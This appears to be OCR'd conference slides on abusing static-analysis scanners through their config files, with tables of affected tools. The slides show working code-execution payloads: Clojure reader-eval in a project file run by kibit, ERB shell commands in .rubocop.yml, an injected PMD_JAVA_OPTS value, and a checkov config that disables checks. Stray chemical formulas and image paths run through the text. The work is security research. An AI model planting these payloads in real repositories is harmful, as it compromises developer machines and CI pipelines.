
Attention: it is a best practice for checkov configuration file to be loaded from a trusted source composed by a verified identity, so that scanned files, check ids and loaded custom checks are as desired.

Users can also pass in the path to a config file via the command line. In this case, the other config files will be ignored. For example:

```
checkov --config-file path/to/config.yaml
```


$CH_2 = CH - CH_2 - CH_2 - CH_3$

CI Configuration Hijacking



```
check:
  -   NONE
```

Demo



Scanners Config Hijack Table


H_2SO_4

Scanner		Config
PHPSTAN	☆ 10k	phpstan.neon
TFSEC	☆ 2.9k	.tfsec/config.json
KICS	☆ 0.6K	kics.config
BANDIT	☆ 3.3K	.bandit
BRAKEMAN	☆ 6.2k	config/brakeman.yml
CHECKOV	☆ 2.9k	.checkov.yaml
SEMGREP	☆ 4.9k	.semgrep.yml

Scanner Hijacking


Altering source code in a manner that is intended to **manipulate** and **abuse** the scanner behavior

Experiment #2




CLI Command Reference

Parameter	Description
`-h`, `--help`	Show this help message and exit.
`-v`, `--version`	Version.
`-d DIRECTORY`, `--directory DIRECTORY`	IaC root directory. Cannot be used together with –file.
`-f FILE`, `--file FILE`	IaC file. Cannot be used together with `--directory`.
`--external-checks-dir EXTERNAL_CHECKS_DIR`	Directory for custom checks to be loaded. Can be repeated.
`-l`, `--list`	List checks.




$CH_2 = CH - CH_2 - CH_2 - CH_3$

CI Configuration Execution




Demo




Experiment

#3



```
(defn read-file
  "Generate a lazy sequence of top level forms from a
   LineNumberingPushbackReader"
  [^LineNumberingPushbackReader r init-ns]
  (let [ns (careful-refer (create-ns init-ns))
        do-read (fn do-read [ns alias-map]
                  (lazy-seq
                   (let [form (binding [*ns* ns
                                         reader/*alias-map* (merge (ns-aliases ns)
                                                                   (alias-map ns))]
                                (reader/read r false eof))
                         [ns? new-ns k] (when (sequential? form) form)
                         new-ns (unquote-if-quoted new-ns)
```


```
                                 alias-map)]
                     (when-not (= form eof)
                       (cons form (do-read ns alias-map))))))]
    (do-read ns {ns {}})))
```




```
;; WARNING: You SHOULD NOT use clojure.core/read or
;; clojure.core/read-string to read data from untrusted sources.  They
;; were designed only for reading Clojure code and data from trusted
;; sources (e.g. files that you know you wrote yourself, and no one
;; else has permission to modify them).
```

KIBIT


kibit is a static code analyzer for Clojure, ClojureScript, cljx and other Clojure variants. It uses core.logic to search for patterns of code that could be rewritten with a more idiomatic function or macro.



```
➜  fuzz cat test.clj
(if (some test)
  (some action)
  nil)
```




```
➜  fuzz lein kibit test.clj
At test.clj:1:
Consider using:
  (when (some test) (some action))
instead of:
  (if (some test) (some action) nil)
```



$CH_2 = CH - CH_2 - CH_2 - CH_3$


Will it Execute?




```clojure
(defproject test "0.0.7-SNAPSHOT"
  :source-paths ["."])

#=(println "Running code")

#=(use [clojure.java.shell :only [sh]])
#=(eval (println (clojure.java.shell/sh "./rce.sh" "KIBIT")))
#=(shutdown-agents)
```




```
➜  cicd-lamb git:(main) ✗ lein  kibit
Running code
{:exit 1, :out SUCCESS, :err }
```



$CH_2 = CH - CH_2 - CH_2 - CH_3$


Experiment #4



Pre-processing


Configuration files are pre-processed using the ERB templating mechanism. This makes it possible to add dynamic content that will be evaluated when the configuation file is read. For example, you could let RuboCop ignore all files ignored by Git.

```
AllCops:
  Exclude:
  <% `git status --ignored --porcelain`.lines.grep(/^!! /).each do |path| %>
    - <%= path.sub(/^!! /, '') %>
  <% end %>
```



```
#.rubocop.yml
<%=  `sh rce.sh RUBOCOP ` %>
<%= exit! %>
```


Experiment #5




Note that CPD is pretty memory-hungry; you may need to give Java more memory to run it, like this:

```
$ export PMD_JAVA_OPTS=-Xmx512m
$ ./run.sh cpd --minimum-tokens 100 --files /usr/local/java/src/java
```

PMD_JAVA_OPTS=**”-jar EvilJar.jar”**



$CH_2 = CH - CH_2 - CH_2 - CH_3$



Scanners Config Execution Table


H_2SO_4


Scanner		Config	ENV	Code
Checkov	☆ 2.9k	✓		
PHPSTAN	☆ 10k	✓		
RUBOCOP	☆ 11.4k	✓		
KIBIT	☆ 1.7k			✓
PMD	☆ 3.5k		✓	
CDXGEN	☆ 16		✓	
DEP-SCAN	☆ 74		✓	
And growing...				


Static program analysis is the analysis of computer software that is performed **without** actually **executing** programs

REJECTED

-Wikipedia










https://en.wikipedia.org/wiki/Static_program_analysis

Your Code will **probably** be able to execute other programs










05.

What is the Impact?








SAST Tool Environments

Developer Machines

Security Researchers

CI/CD




$CH_2 = CH - CH_2 - CH_2 - CH_3$

SAST Tool Environments

Developer Machines

